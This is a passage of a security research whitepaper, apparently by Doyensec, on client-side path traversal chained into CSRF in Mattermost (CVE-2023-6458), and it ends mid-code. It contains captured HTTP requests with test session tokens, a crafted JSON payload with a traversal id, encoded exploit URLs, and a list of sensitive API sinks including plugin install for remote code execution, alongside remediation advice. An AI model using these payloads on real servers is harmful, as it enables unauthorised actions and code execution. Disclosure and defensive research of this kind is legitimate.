


```
POST /api/v4/caches/invalidate HTTP/1.1
Host: localhost:8065
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0)
Gecko/20100101 Firefox/117.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
X-CSRF-Token: hwsj9eazkj8fi8we85np4hcr4a
Content-Type: application/json
Content-Length: 26
Origin: http://localhost:8065
Connection: close
Cookie: rl_anonymous_id=
RudderEncrypt%3AU2FsdGVkX1%2FJQpNCPuZyNx8gfLfmfcY6GN%2BfvNnTuNfl2TJOnUnlbFrmScm
HqHBP1jnaOnvlAvRY5hp8aZBwBg%3D%3D; rl_page_init_referrer=
RudderEncrypt%3AU2FsdGVkX182T9T3bVbuDvmalmdVVu1AStROCUDmrRA%3D;
rl_page_init_referring_domain=
RudderEncrypt%3AU2FsdGVkX1%2FJgR4op%2BbUUnJx5IdAUBuLe8otwGtqEEM%3D; MMAUTHTOKEN
=8fi5fncgwffoue3rstnndq3taw; MMUSERID=6ugfsamey3gsdf4jmxcec9t3ue; MMCSRF=
hwsj9eazkj8fi8we85np4hcr4a; rl_user_id=
%22RudderEncrypt%3AU2FsdGVkX1%2BZNO5ty64kCq1wLuks1MPdWvj%2FUJURutqYDgJomIrc4erv
EVMm3oAd%22; rl_trait=
RudderEncrypt%3AU2FsdGVkX1%2BpWvO1K0VcpW8bWGT4HadREfwSVNTYCoU%3D
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
  "action":"under_control"
}
```

```
HTTP/1.1 200 OK
Cache-Control: no-cache, no-store, must-revalidate
Content-Type: application/json
Permissions-Policy:
Referrer-Policy: no-referrer
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
X-Request-Id: zn7ssdpgfbrctk1zoaeoqkaahc
X-Version-Id: 8.1.1.8.1.1.7960ac2815586889df564f5bfa44d4e4.false
Date: Mon, 11 Sep 2023 13:24:45 GMT
Content-Length: 15
Connection: close

{
  "status":"OK"
}
```

Finding another sink to leverage for an RCE

On-premise Mattermost instances provide the capability to deploy a plugin from a URL. The definition of the endpoint is the following and can be found here : `https://api.mattermost.com/#tag/plugins/operation/InstallPluginFromUrl`


Install plugin from url

Supply a URL to a plugin compressed in a .tar.gz file. Plugins must be enabled in the server's config settings.

Permissions

Must have `manage_system` permission.

Minimum server version: 5.14

AUTHORIZATIONS: *bearerAuth*

QUERY PARAMETERS

`plugin_download_url` required	string URL used to download the plugin
`force`	string Set to 'true' to overwrite a previously installed plugin with the same ID, if any

Responses

- 201 Plugin install successful
- 400 Invalid or missing parameters in URL or request body
- 403 Do not have appropriate permissions
- 501 Feature is disabled

POST /api/v4/plugins/install_from_url

http://your-mattermost-url.com/api/v4/plugins/install_from_url

https://your-mattermost-url.com/api/v4/plugins/install_from_url

Content type
application/json

Copy

```
{
    "status": "string"
}
```

This endpoint is compatible with our sink because:

- It is a POST Request
- The `plugin_download_url` query parameter can be added using the path traversal
- The back end is lax on accepting extra body parameters

An attacker can use it to upload a malicious plugin and get RCE on a Mattermost server.

Note: The plugin will not be enabled by default, however another compatible sink exists to enable plugins (`POST http://your-mattermost-url.com/api/v4/plugins/{plugin_id}/enable`)

Note 2: The `install_from_url` endpoint is not available on cloud instances and may not be enabled by default in on-premise installations.


A non-exhaustive list of other impactful sinks can be found in the following list:

- `/api/v4/plugins/install_from_url`
- `/api/v4/plugins/{plugin_id}/enable`
- `/api/v4/plugins/{plugin_id}/disable`
- `/api/v4/users/{user_id}/demote`
- `/api/v4/users/{user_id}/promote`
- `/api/v4/bots/{bot_user_id}/assign/{user_id}`
- `/api/v4/restart`
- `/api/v4/oauth/apps/{app_id}/regen_secret`
- `/api/v4/elasticsearch/purge_indexes`
- `/api/v4/jobs/{job_id}/cancel`


CSPT2CSRF with a GET sink

Explanation
At first, it is not expected to have a CSPT2CSRF with a GET sink. Indeed, no state changing action should be performed on a GET request.

However, if your source is sending a GET request to read some JSON data and then perform actions based on this JSON data, this design might be exploitable:


User
Front end
API
Request a web page
[GET] Requests object metadata from /api/object/{USER_INPUT}
json: {"id":"123456789"}
[POST] Requests object details from /api/object/123456789/details
Data processed and rendered
User
Front end
API

In this example, if we can find a GET sink that returns some controlled data, we can craft a malicious JSON response to control the POST request. Indeed, injecting the payload inside the `id` value will perform CSPT2CSRF with a POST sink:


User
Front end
API
Request a web page
[GET] Requests object metadata from /api/object/../../CSPT2CSRF_GET
json: {"id":"../../CSPT2CSRF_POST?"}
[POST] Requests object details from /api/object/../../CSPT2CSRF_POST?/details
Data processed and rendered
User
Front end
API

Finding such a GET sink is more common than what we were expecting. Many applications are exposing endpoints to upload and download data on the same API and therefore compatible with the GET CSPT2CSRF.

By crafting a malicious JSON response, we can chain CSPT2CSRFs to find an impactful POST sink. We have found multiple use cases of this scenario, the next section describes one example of that.


CSPT2CSRF with a GET sink in Mattermost

While auditing Mattermost we discovered another CSPT2CSRF. It impacts the same versions as the other CSPT2CSRF. It is listed as a distinct vulnerability because the fix is not the same. The CVE-2023-6458 number was assigned to this vulnerability.

Source description

When a user visits the `/<TEAM_NAME>/channels/<CHANNEL_NAME>` page, the front end will read the channel name and try to add the user to the channel, if not already present.

This feature and associated HTTP requests can be seen in the following screenshot:



1288	http://localhost:8065	POST	/api/v4/channels/yd3mjjddnbytuywenmuaprrswe/members	✓	✓	201
1287	https://pdat.matterlytics.com	POST	/v1/track	✓	✓	200
1286	http://localhost:8065	GET	/api/v4/teams/h5nijy7r9tfyxfkxwa6yf5r5oa/channels/name/channelname?include_deleted=true	✓	✓	200
1285	http://localhost:8065	GET	/api/v4/channels/yd3mjjddnbytuywenmuaprrswe/members/6ugfsamey3gsdf4jmxcec9t3ue		✓	404
1284	http://localhost:8065	GET	/api/v4/teams/name/doyensec/channels/name/channelname?include_deleted=true	✓	✓	200
1283	http://localhost:8065	GET	/api/v4/users?page=0&per_page=100	✓	✓	200
1282	http://localhost:8065	GET	/api/v4/users/me/channels		✓	200
1281	http://localhost:8065	POST	/api/v4/roles/names	✓	✓	200
1280	http://localhost:8065	POST	/api/v4/users/status/ids	✓	✓	200
1279	http://localhost:8065	GET	/api/v4/users/6ugfsamey3gsdf4jmxcec9t3ue/teams/h5nijy7r9tfyxfkxwa6yf5r5oa/channels/categories		✓	200
1278	http://localhost:8065	GET	/api/v4/users/6ugfsamey3gsdf4jmxcec9t3ue/teams/h5nijy7r9tfyxfkxwa6yf5r5oa/threads?before=&after=&per_page=20&...	✓	✓	200
1277	http://localhost:8065	GET	/api/v4/users/me/teams/h5nijy7r9tfyxfkxwa6yf5r5oa/drafts		✓	200

Original request

Pretty Raw Hex


```
GET /api/v4/teams/name/doyensec/channels/name/channelname?include_deleted=
true HTTP/1.1
Host: localhost:8065
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0)
Gecko/20100101 Firefox/117.0
Accept: */*
Accept-Language: en
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: close
Cookie: rl_anonymous_id=
RudderEncrypt%3AU2FsdGVkX1%2Bd3hkR010tl73eYYj%2FehxIuLeem53n%2FHcUkVGyK5i8CEh
L9PxgFfwSiI0Px8MlGfjPCURt15l9kA%3D%3D; rl_page_init_referrer=
RudderEncrypt%3AU2FsdGVkX182T9T3bVbuDvmalmdVVu1AStROCUDmrRA%3D;
rl_page_init_referring_domain=
RudderEncrypt%3AU2FsdGVkX1%2FJgR4op%2BbUUnJx5IdAUBuLe8otwGtqEEM%3D;
MMAUTHTOKEN=8fi5fncgwffoue3rstnndq3taw; MMUSERID=6ugfsamey3gsdf4jmxcec9t3ue;
MMCSRF=hwsj9eazkj8fi8we85np4hcr4a; rl_user_id=
%22RudderEncrypt%3AU2FsdGVkX1%2BtwoHWWEJOoGarWknH3fjtWdUCH%2BGvdfRRIdMFGIu3sG
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Content-Type: application/json
Expires: 0
Permissions-Policy:
Referrer-Policy: no-referrer
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
X-Request-Id: p7caubbwmpndtyj1zpqinnnabo
X-Version-Id: 8.1.1.8.1.1.7960ac2815586889df564f5bfa44d4e4.fals
Date: Mon, 11 Sep 2023 14:26:05 GMT
Content-Length: 482
Connection: close

{
  "id":"yd3mjjddnbytuywenmuaprrswe",
  "create_at":1694441328665,
  "update_at":1694441328665,
  "delete_at":0,
  "team_id":"h5nijy7r9tfyxfkxwa6yf5r5oa",
```


With the team `doyensec` and the channel `channelname` the following workflow is executed:


Browser
/doyensec/channels/channelname
/api/v4/teams/name/doyensec/channels/name/channelname
/api/v4/channels/yd3mijddnbytuywenmuaprrswe/members/6ugfsamey3gsdf4jmxcec9t3ue
/api/v4/channels/yd3mijddnbytuywenmuaprrswe/members
[GET] AuthToken
[200] HTML
XFrameOp CSP
[GET] UrlParams AuthToken
[200] JSON
[GET] AuthToken
[404] JSON
[POST] AuthToken
[201] JSON

The following is an explanation of the workflow's requests:

1. The user requests access to the channel `channelname` on the `doyensec` team.
2. The front end requests `/api/v4/teams/name/<team_name>/channels/name/<channel_name>` to verify the existence of the channel named `channelname` under the team `doyensec`.
3. The data associated with the channel or a 404 HTTP response code is returned, depending on whether the channel exists or not.
4. If the channel exists (e.g., HTTP code 200), the front end verifies if the user has already joined the channel. It reads the channel id (e.g., `yd3mijddnbytuywenmuaprrswe`) and makes a GET request to `/api/v4/channels/<channel_id>/members/<user_id>`.
5. If the user is not present in the channel, the endpoint returns a HTTP code 404
6. The front end then adds the user with a POST request to `/api/v4/channels/<channel_id>/members`

We confirmed a CSPT with a GET sink was present in the `channel_name` by using URL encoding:



```
1427  http://localhost:8065  GET  /api/cspt_injection_doyensec_get?include_deleted=true                                              ✓  ✓  404  750  JSON
1426  http://localhost:8065  GET  /api/v4/teams/name/doyensec/channels/name/..%2f..%2f..%2f..%2f..%2f..%2fcspt_injection_doyensec_get?include_d...  ✓  ✓  301  174
```

We thought that if we were able to use it to return data that we owned, we may be able to trigger a POST request on a desired endpoint.

To exploit this vulnerability, the payload must be set in the `channel_id` value, but IDs in Mattermost are generated randomly at creation time and cannot be modified.

However, the attacker can use the `/api/v4/files` endpoint to upload a malicious JSON file. When requested, the file is served as `application/json`.


The malicious JSON payload has to be formatted like a channel's response data (`/api/v4/teams/name/<team_name>/channels/name/<channel_name>`) with a malicious id pointing to the target CSRF endpoint (e.g., `../caches/invalidate?`)

```
{
  "id": "../caches/invalidate?",
  "type": "O",
  "display_name": "fakeChannel",
  "name": "fakeChannel",
  "header": "",
  "purpose": ""
}
```

The fake channel with the malicious id is accessible at `/api/v4/files/<file_id>`. To perform the exploit, the attacker must force the front end to load this malicious data instead of `/api/v4/teams/name/<team_name>/channels/name/<channel_name>`.

This can be performed in the web application by crafting a CSPT payload URL such as `/<team_name>/channels/%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2ffiles%2f<file_id>` if shared within Mattermost or with double-url encoding if the attack is coming from an external website.

If the victim clicks on the link, the workflow's requests will be the following:



Host	Method	Path
localhost	GET	/api/v4/teams/name/doyensec/channels/name/..%2f..%2f..%2f..%2ffiles%2f6q1tfn4xmbdeidf8ag7nwy9pow
localhost	GET	/api/v4/files/6q1tfn4xmbdeidf8ag7nwy9pow
localhost	POST	/api/v4/caches/invalidate

1. The front end requests: `/api/v4/teams/name/<team_name>/channels/name/%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2ffiles%2f<file_id>`. This is equal to `/api/v4/files/<file_id>`.
2. The fake channel data with malicious channel_id data are returned.
3. The front end believes that the channel exists and will verify if the user has already joined the channel. It reads the malicious channel_id (e.g., `../caches/invalidate?`) and makes a GET request to: `/api/v4/channels/../caches/invalidate?/members/<user_id>`. This is equivalent to a GET request to `/api/v4/caches/invalidate`.
4. The GET method on this endpoint does not exist, so the back end returns an HTTP 404 code.
5. The front end tries to add the user with a POST request to `/api/v4/channels/../caches/invalidate?/members`. This is equivalent to a POST request on `/api/v4/caches/invalidate`. This confirms the CSRF payload has been executed.

Using this source, the attacker was able to trigger a one-click CSRF on a chosen endpoint (e.g., `/api/v4/caches/invalidate`).

As an attacker, using the file gadget, it is possible to chain two CSPT2CSRFs:

1st CSPT2CSRF:

- Source: The `channel_name` in the URL; Victim needs to click on the link to trigger the front-end routing.
- Sink : GET request on the API.

2nd CSPT2CSRF:

- Source: `id` from channel JSON data.
- Sink : POST request on the API.

POST sink description

This issue leads to a limited CSRF given that the attacker does not have control over the body sent by the POST request.

As seen above, the body sent to the CSRF endpoint is the following:

```
{
  "user_id": "<VICTIM_USER_ID>",
  "channel_id": "<CSRF_ENDPOINT>",
  "post_root_id": ""
}
```

As a result, the valid sinks for this CSPT2CSRF need to satisfy the following conditions:

- POST endpoint
- No mandatory body parameters other than `user_id`, `channel_id`, `post_root_id`
- `user_id` is the victim id
- Attackers can pass additional query parameters

So all valid sinks identified for the previous Mattermost vulnerability are also valid for this CSPT.

Other CSPT impacts not covered in this whitepaper

CSPT2CSRF with GET sink to exploit an XSS

The front end may expect to read data sanitized by the back end. An attacker can use a CSPT2CSRF with a GET sink to return an XSS payload from malicious JSON data.

Chaining with an open redirect

If an open redirect is present on the sink host, you may be able to exfiltrate data and auth/CSRF tokens. The `fetch` API is forwarding the `headers` set by the front end.

RECOMMENDATIONS

CSPT2CSRF Remediation

The use of a CSRF token and SameSite cookies are useless to protect against this vulnerability.

To remediate CSPT, multiple actions can be taken :

- The back end must enforce a JSON schema validation. Indeed, being strict on accepting JSON parameters can considerably reduce the compatible sinks and therefore reduce the impact of such an attack.
- The front end must sanitize any user input against path-traversal attacks, when used as a the path parameter.

The issue is that most API client implementations used by front-end applications don't protect against path traversal. For instance, in the https://github.com/OpenAPITools/openapi-generator project, used to generate API clients for different languages, we did not find any sanitization against path traversal for string parameters.

Front-end developers are not aware of this insecure anti-pattern. This abstraction layer is hiding the fact that some arguments can be used as path parameters. In the following example, it is not obvious that the `username` parameter of the `deleteUser` function is sent as a path parameter and therefore needs to be sanitized against path traversal.

https://github.com/OpenAPITools/openapi-generator/blob/master/samples/client/petstore/typescript-angular-v16-provided-in-root/builds/default/api/user.service.ts#L319-L382

```
/**
     * Delete user
     * This can only be done by the logged in user.
     * @param username The name that needs to be deleted
     * @param observe set whether or not to return the data Observable as the
body, response or events. defaults to returning the body.
     * @param reportProgress flag to report request and response progress.
     */
    public deleteUser(username: string, observe?: 'body', reportProgress?:
boolean, options?: {httpHeaderAccept?: undefined, context?: HttpContext}):
Observable<any>;
    public deleteUser(username: string, observe?: 'response', reportProgress?:
boolean, options?: {httpHeaderAccept?: undefined, context?: HttpContext}):
Observable<HttpResponse<any>>;
    public deleteUser(username: string, observe?: 'events', reportProgress?:
boolean, options?: {httpHeaderAccept?: undefined, context?: HttpContext}):
Observable<HttpEvent<any>>;
```

```
    public deleteUser(username: string, observe: any = 'body', reportProgress:
boolean = false, options?: {httpHeaderAccept?: undefined, context?:
HttpContext}): Observable<any> {
        if (username === null || username === undefined) {
            throw new Error('Required parameter username was null or undefined
when calling deleteUser.');
        }


<... STRIPPED ...>


let localVarPath = `/user/${this.configuration.encodeParam({name: "username",
value: username, in: "path", style: "simple", explode: false, dataType: "string",
dataFormat: undefined})}`;
return this.httpClient.request<any>('delete',
`${this.configuration.basePath}${localVarPath}`,
    {
        context: localVarHttpContext,
        responseType: <any>responseType_,
        withCredentials: this.configuration.withCredentials,
        headers: localVarHeaders,
        observe: observe,
        reportProgress: reportProgress
    }
);
```

We believe this confusion is the reason why CSPT2CSRF vulnerabilities are so prevalent and it is the reason why we recommend enforcing proper type verification and path traversal mitigation in the client API code.

Burp Suite Extension


As explained in the previous sections, different types of inputs can lead to different types of Client-Side Path Traversal vulnerabilities (e.g., DOM based, reflected, stored), so it may not be easy to use off-the-shelf tools to find them. For this reason, we built a tool to help security researchers and developers to identify potential CSPT2CSRF vulnerabilities.

CSPT Burp Suite Extension

CSPT is an open-source Burp Suite extension to find and exploit Client-Side Path Traversal. It is available at https://github.com/doyensec/CSPTBurpExtension

The CSPT Burp extension implements different tools to identify potential sources and potential sinks.

- The `CSPT` tab that will read the proxy history to find the reflection of query params in the URL path.
- The `False Positive List` tab to define patterns that must be excluded from the search.
- A passive scanner that will look for a canary value in the path of a request.
- A feature to list all exploitable sinks based on the host request and an HTTP method.



Source scope(Regexp): .*
Sink scope(Regexp): .*
[✓ POST] [✓ PUT] [✓ GET] [✓ PATCH] [✓ DELETE]
Canary Token : wefkmpfweinwefkwnlfk
Source listing 100%
Reflection scan 100%

Reflected Values
026f9410-9942-4970-9a16-3f44b554b17c
qqqqq

Sources

Param Name	URL
id	https://maxenceschmitt.rocket.chat/marketplace/private/install?id=026f9410-9942-4970-9a16-3f44b554b17c

Sinks

Method	URL
GET	https://maxenceschmitt.rocket.chat/api/apps/026f9410-9942-4970-9a16-3f44b554b17c/apis
GET	https://maxenceschmitt.rocket.chat/api/apps/026f9410-9942-4970-9a16-3f44b554b17c/settings
GET	https://maxenceschmitt.rocket.chat/api/apps/026f9410-9942-4970-9a16-3f44b554b17c/screenshots
GET	https://maxenceschmitt.rocket.chat/api/apps/026f9410-9942-4970-9a16-3f44b554b17c?appVersion=026f9410-9942-497...
POST	https://maxenceschmitt.rocket.chat/api/apps/026f9410-9942-4970-9a16-3f44b554b17c


Using this extension, the process to find CSPT2CSRF is the following:

Find a source:

- Crawl the application to fill your proxy history with requests.
- Scan for CSPT using the Burp extension.
- Confirm the source is valid with the canary token value.

Find an impactful sink:

- From a valid sink, identify all sinks having the same restrictions. It can be done with source code review, API documentation and by filtering proxy requests using the Burp Suite Bambda feature.



```
boolean matches(ProxyHttpRequestResponse requestResponse)
boolean isCorrectHost = requestResponse.request().httpService().host().equalsIgnoreCase("api.target.com");
boolean isPostRequest = requestResponse.request().method().equalsIgnoreCase("POST");
